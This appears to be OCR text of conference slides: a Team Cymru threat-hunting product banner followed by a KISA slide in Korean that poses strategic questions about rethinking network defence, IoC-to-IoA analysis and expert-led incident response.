
TEAM CYMRU

Products | Community Services | Resources | Company

Pure Signal™ Recon

Threat hunting beyond your perimeter

Trace, map and monitor cyber threat infrastructures



Extend threat hunting beyond your perimeter.

KISA
Korea Internet & Security Agency

✓ 전통적인 보안 체계는 디지털 전환의 빠른 속도와 맞지 않다.

☞ 경계기반? 신뢰기반?

☞ 악성코드? 공격표면?

✓ 현재의 공격자는 과거의 공격자와 심하게 다르다.

☞ 조직력? 인프라?

☞ CERT의 차단? IoC 효과?

✓ 방어에 대한 개념 재정의 및 인식 공유

☞ 원천적 차단? 개입?

☞ 방어 환경 + 공격전략에 대한 이해

✓ 공격자와 유사 속도로 맞대응할 수 있는 체계 구축

☞ 새로운 차원의 가시성?

☞ Mitre ATT&CK 기준으로 무엇? 네트워크 분야는?

✓ IoC Analysis → IoA Analysis

☞ 데이터 관리체계? 대응 정보의 선순환

☞ 모니터링과 같은 개념? 무엇이 중한가?

✓ 전문가 주도적인 대응체계 확립

☞ 어떤 리더쉽?

☞ 우리는 구조적이고 체계적인가?

Lateral Security is the new Battleground.

감사합니다.

leejk@kisa.or.kr